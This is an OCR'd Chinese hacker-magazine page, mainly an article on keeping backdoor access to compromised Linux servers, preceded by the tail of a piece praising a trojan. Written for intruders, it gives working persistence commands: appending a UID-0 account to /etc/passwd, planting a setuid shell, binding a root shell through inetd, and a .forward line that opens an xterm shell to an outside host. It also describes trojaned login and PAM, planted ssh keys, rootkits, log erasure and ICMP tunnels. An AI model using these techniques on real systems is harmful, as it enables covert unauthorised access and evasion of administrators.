
sc delete 服务名

比如服务名称是soulservice，使用的命令就是：


sc delete soulservice

怎么样？现在你是否已经喜欢上这款国产木马了？好了，文章就写到这里，有什么问题可到X档案的官方论坛来一同探讨。


（文章中涉及到的“神气儿2.0”光盘中已收录）




7




8



9



10



11

重返自己的战场
——浅谈LINUX下的后门技术

CIEL

如果说入侵是一门技术，那么后门技术则是更高一层的艺术。严格的来说，入侵并不是什么难事儿，由于网络资源的共享，很多SCRIPT BOYS很容易拿到现成的攻击程序，并能轻易的找到脆弱主机，仅仅需要输入几个简单的字符，就可以瞬间进入某台服务器，获取其完全操纵权，为所欲为。机警的网络管理员一般都能很快的发现异状，迅速切断黑手来源，用最快的速度检查并且恢复系统，打上相应的补丁，把黑客拒之于门外。黑客为什么想成为服务器的ROOT用户？原因无非是想使用他人的网络、CPU、硬盘，得到别人的数据，或者纯粹出于无聊，想搞破坏而已。如果你入侵的动机基于前面4种，那么，如何逃过机警的管理员的眼睛，并且在你需要的时候重回到你入侵过的某台主机上，是你必须面对的问题。

Windows下的后门技术已经比较成熟了，以前个人比较欣赏的就是http://www.sunx.org/htm/mysoft.htm上面提供的AttachDoor工具集，包括EXE文件插入DLL，进程插入DLL，进程置入Shell。后来又出现了很多优秀的后门，比如小榕的BITS，WineggDrop的同名后门。Windows后门技术发展到了空前的一个高度，这里就不再细细评论了。我们下面要谈的是Linux下的后门技术，其中结合了本人入侵中积累的一些经验。

最好的也是最常见的：弱口令

Linux主机一般都提供了TELNET服务，便于用户远程登录主机，处理自己的事务。这样虽然方便了ROOT的远程管理，同时也方便了黑客的入侵。由于安全环（Ring of Security）的使用，根用户是无法远程直接使用TELNET的，入侵者就得突破两层安全环（普通用户和根用户的），笔者的第一次入侵是通过WU-FTP溢出成功进入某台Linux主机的，进入后确认管理员不在线，首要任务就是取得SHADOW文件，传到本地，用JOHN花了5分钟跑出了几个普通用户的弱密码，然后再花了些时日跑出了ROOT的密码。个人觉得这个是最稳妥的后门技术。当完全擦除入侵时间留下的痕迹后，管理员是无法察觉到你的存在的，入侵者又完全掌握了2层口令，日后的重返不是什么难题。只要对方没有更改口令，你随时都可以长驱直入：）

这种办法虽然安全，没有更改系统任何设置，可是很被动——一旦正常用户口令到期，并且更换了口令，入侵者就得另谋出路了。

LINUX的口令验证技术

Linux口令加密机制源于DES，通常使用56位密钥加密的64位的文本块。传统的**crypt()**函数把用户口令填充到8个字符，并用每个字符的7位形成一个56位的DES key。该Key被用来对64位的零块（00000000）进行加密。加密结果再次用该key加密，重复25次。最终结果是一个11位的字符串，写到“/etc/passwd”或“/etc/shadow”中。为了使基于DES的加密能够更有效的抵御字典攻击，增加了“盐”值，在0－4095之间，用来搅乱DES算法，使得同样的明文因“盐”的不同而密文不同。为了安全，现在的Linux都提供了“/etc/shadow”这个影子文件，密码放在这个文件里面，并且是只有root可读的。

Linux分3类用户：root，普通用户，系统用户。

系统用户不属于任何人，他们有特定的用途，例如LP，GAME，NOBODY等（记住：无论是首次入侵还是为日后重返考虑，这类用户也可能成为你的突破口，ROOT很容易忽略这些用户的变化，这些用户本身也可能存在着默认口令）。

下面来分析一下“/etc/passwd”文件，他的每个条目有7个域，分别是“名字：密码：用户id：组id：用户信息：主目录：shell”，例如：

```
root:x:0:0:root:/root:/bin/bash (从passwd里提取出的)
root:$1$PJgoGptU$tNuLrPUp/HeJ./wyD8oVZ0:12342:0:99999:7:::(从SHADOW里提取出的)
```

了解了Linux口令认证技术和密码文件的结构，为了重返肉鸡，于是一些人做出了大胆的举动：更改“/etc/passwd”和“/etc/shadow”文件，包括添加一般用户和特权用户，或者修改上面提到的系统用户。

Echo “CIEL::0:0::/:/bin/sh” >>/etc/passwd，因为这个用户的“UID=0”，这样就添加了一个叫“CIEL”的ROOT级用户。相应的，如果修改一个已经存在的用户，把他的UID设置成0，这样更加隐蔽，当此用户下次登录进系统时，直接拥有ROOT权限！

但是由于已经更改了系统文件，只要管理员足够警觉，就可以断绝入侵者的后路。于是入侵者想到了一个系统工具：crontab。他们的功能是在一定的时间间隔调度一些命令的执行。在/etc目录下有一个crontab文件，这里存放有系统运行的一些调度程序。每个用户可以建立自己的调度crontab。这样，入侵者就可以运用这个程序定时添加/删除一个特权用户或者一个后门SHELL程序，就可以解决了容易被发现的问题，而且可以在每一天特定时间内进行攻击！

以上的后门技术都是基于修改密码文件，事实上，换种思路，我们也可以修改认证程序或者SHELL程序。

① Linux远程登录提供的不止是TELNET，还有RSH和RLOGIN等基于用户“./rhosts”文件的认证方法，于是入侵者可以修改“./rhosts”为以后的重返铺平道路。只要在目标用户的此文件中加入两个加号就可以通过此用户直接通过R系列命令登录目标主机而不需要任何验证过程！

② 修改login，login程序通常用来对telnet来的用户进行口令验证。入侵者获取login.c的源代码并修改，使它在比较输入口令与存储口令时先检查后门口令。如果入侵者先输入了后门口令，那么就可以直接登录系统，获取可爱的“#”号。

③ 随着网络技术的发展，越来越多的人意识到R系列命令的不安全性，不仅在于其认证技术存在着一定缺陷，还很容易被嗅探，新一代的ssh技术已经被广泛运用，取代R系列命令是早晚的事情了。这里不再对其详细介绍，可是这种技术仍然存在着弱点：ssh认证时需要密钥。黑客把他自己的主机密钥放到目标机器的ssh配置文件“authorized_keys”里，

他可以用该帐号来访问机器而不需要提供密码。

④ 设置UID程序，比如拷贝修改SHELL程序。

```
#cp /bin/ksh /tmp/.sh
#chown root:root /tmp/.sh
#chmod +s /tmp/.sh
```

当入侵者下次用普通用户身份登录进系统后，直接运行修改后并被隐藏在某处的SHELL程序，就可以直接获取ROOT权限。

总结上面几种技术，可以简称为服务后门。甚至finger、ftp、inetd等都可以被修改成后门。记得有一篇利用SADMINDEX攻破日本某政府网站的实例，里面就是利用SADMIND漏洞，在对方主机执行

```
# echo 'ingreslock stream tcp nowait root /bin/sh sh -i' > /tmp/.x
# /usr/sbin/inetd -s /tmp/.x
```

在目标主机1524端口绑定了一个ROOT SHELL，登录上去，最终获取ROOT权限的。

网络上盛传的BINDSHELL可以在任意端口绑定一个ROOT SHELL，这种技术有一定的缺陷性：任何人都可以利用你开的端口轻松进入你的肉鸡！管理员当然也会很容易发现的。新一代的扫描器AMAP就能很快的扫描目标主机的开放端口，并且很容易发现BIND SHELL。

从上面第2种替换系统文件思想发展起来的后门技术最终导致了Rootkit的产生。Linux不象Windows存在着文件保护措施，ROOT级用户可以随意替换系统里面的某些常用程序命令。当入侵者在肉鸡上运行了某个程序却又害怕管理员用PS命令发觉时，他想到了同时替换上一个假的PS程序迷惑管理员，这个就是ROOTKIT的思想。

确切的来说，ROOTKIT只是用来迷惑管理员，嗅探目标的敏感数据，窃听他人网络对话，提供后门的一套工具集。成熟的ROOTKIT会包含远程后门和本地后门。此外ROOTKIT也提供了一套常用程序来替换系统原有的用以欺骗管理员，包括PS，LS等命令。

下面给出一个ROOTKIT的README文档，它把所包含的程序和用途全部列出来了，

```
bindshell     port/shell type daemon!
chfn          Trojaned! User->r00t
chsh          Trojaned! User->r00t
crontab       Trojaned! Hidden Crontab Entries
du            Trojaned! Hide files
find          Trojaned! Hide files
fix           File fixer!
ifconfig      Trojaned! Hide sniffing
inetd         Trojaned! Remote access
killall       Trojaned! Wont kill hidden processes
linsniffer    Packet sniffer!
login         Trojaned! Remote access
ls            Trojaned! Hide files
netstat       Trojaned! Hide connections
passwd        Trojaned! User->r00t
pidof         Trojaned! Hide processes
ps            Trojaned! Hide processes
rshd          Trojaned! Remote access
sniffchk      Program to check if sniffer is up and running
syslogd       Trojaned! Hide logs
tcpd          Trojaned! Hide connections, avoid denies
top           Trojaned! Hide processes
wted          wtmp/utmp editor!
z2            Zap2 utmp/wtmp/lastlog eraser!
```

当某位黑客连接到肉鸡，恰好此时管理员运行被替换了的NETSTAT，屏幕上不会显示出真实连接情况。于是，管理员就不会意识到此刻正有一个入侵者和他同处一室。

与ROOTKIT有关系的还有另外一种后门技术：校验和及时间戳后门。

早期入侵者用自己的trojan程序替代系统文件，系统管理员便依靠时间戳和系统校验和的程序辨别一个二进制文件是否已被改变，如ps程序。入侵者又发展了使trojan文件和原文件时间戳同步的新技术。它是这样实现的：先将系统时钟拨回到原文件时间，然后调整trojan文件的时间为系统时间。一旦二进制trojan文件与原来的精确同步，就可以把系统时间设回当前时间。

有没有想过利用25端口留后门？呵呵，通过修改邮件服务器的配置文件也能达到目的。Sendmail.cf是修改的目标文件：只要加入WIZ命令，外人就可以直接从25端口直接进入系统。这个后门很危险，因为25号端口必然会被入侵者扫描。

如果肉鸡开放了WEB服务，入侵者也可以通过80号端口留后门。即使对方开启了防火墙，可是它要对外提供服务，必然不会封闭80端口。入侵者可以留下一个隐蔽的WEBSHELL，虽然最初只是获取NOBODY的权限，可是想办法开启一个CMDSHELL，再通过预留的本地后门或者直接本地溢出获取最高权限。虽然这样步骤比较复杂，但是管理员不容易察觉。以个人经验来看，当获取了CMDSHELL后，在本地溢出，完事后切断CMDSHELL，擦干净记录，几乎不会被发现。

不同的网络协议后门：包括TCP，UDP，ICMP后门

TCP后门：包括上面提到的BIND SHELL，很容易被NETSTAT命令察觉，也很容易被防火墙过滤掉。可是UDP后门就不会有这样的烦恼。许多防火墙设置成允许类似DNS的UDP报文的通行。通常入侵者将UDP Shell放置在这个端口，允许穿越防火墙。好似天网防火墙在缺省配置下不会理睬任何UDP数据包：UDP素来是很容易被忽略的一个危险因素。

ICMP后门：因为其不监听端口，这就大大增加了其隐蔽性。有些防火墙会进行包过滤，可是却很少阻止ICMP数据的通过。有些防火墙允许外界ping它内部的机器。入侵者可以象发送电报一样，通过ICMP info传输数据。比如把数据放入Ping的ICMP包，在ping的机器间形成一个shell通道，管理员会发现有大量的PING风暴，但除了他查看包内数据，否者入侵者不会暴露。

Loki和lokid（攻击的客户端和服务端）是实施这种攻击的有效的工具。在实际攻击中，攻击者首先必须设法在内部网络的一个系统上安装上lokid服务端，而后攻击者就可以通过loki客户端将希望远程执行的攻击命令（对应IP分组）嵌入在ICMP或UDP包头部，再发送给内部网络服务端lokid，由它执行其中的命令，并以同样的方式返回结果。由于许多防火墙允许ICMP和UDP分组自由出入，因此攻击者的恶意数据就能附带在正常的分组，绕过防火墙的认证，顺利地到达攻击目标主机。

破坏文件系统后门：可以用来存放大量数据。

入侵者以专有的格式在硬盘上割出一部分，且标示为坏的扇区。因此入侵者只能用特别的工具访问这些隐藏的文件，对于一般的管理员来说，很难意识到它的存在并且发现这些“坏扇区”里的文件系统，而它又确实存在。这种方法笔者也

只是听说过，没有遇到过。事实上，后来出现的ROOTKIT里的DU，LS等程序也可以起到同样的效果，把入侵者的文件隐匿起来。

.forward后门：如果服务器开放SENDMAIL服务的话，入侵者可以在.forward中执行一些SHELL脚本，这样的方法和CRONTAB有点类似。最简单的是把.forward设置成

\username|"/usr/local/X11/bin/xterm -disp hacksys.other.dom:0.0 -e/bin/sh"

PAM后门：很多服务都依赖PAM（PLUGGABLE AUTHENTICATION MODULES）认证，因此通过修改这些PAM库，入侵者可以一次在多个服务中添加MAGIC PASSWORD，假设黑客重编译了PAM_PWDB.SO，任何启用PAM并且依赖之的认证软件都允许入侵者用MAGIC PASSWODR获取访问权，这个有点类似上面的LOGIN后门。

上面的后门技术都是很表面的东西，这里必须得提到内核后门。

内核是Unix工作的核心，用于库躲过MD5校验的方法同样适用于内核级别，甚至连静态连接都不能识别。一个好的后门其内核是最难被管理员查找的。所以这种后门多被安装在比较重要的网络节点上，当然，这也需要入侵者拥有高超的编程技术。

记得曾经拜读过大鹰前辈的《KERNEL HACKING简单入门》。文章的重点在于教会读者如何构建自己的系统调用。比如：改变sys_getdents()过滤LS的输出；修改sys_getdents()用以隐藏进程；截获sys_execve()重定向可执行文件；改变sys_read()隐藏网络连接。于是涉及到了LKM ROOTKIT，最著名的adore是由teso小组成员开发的一个lkm后门，能够实现的功能有隐藏文件、隐藏进程、以root身份执行程序并提供了卸载功能（当然它的卸载是需要提供密码验证的），这个后门模块可以支持2.2及2.4的内核，同时易于配置使用。LKM后门比传统的后门程序更加复杂强大，更不易于被发现。主要运行在tcp/ip层，因为这是在系统管理员面前最好的隐藏后门的地方。

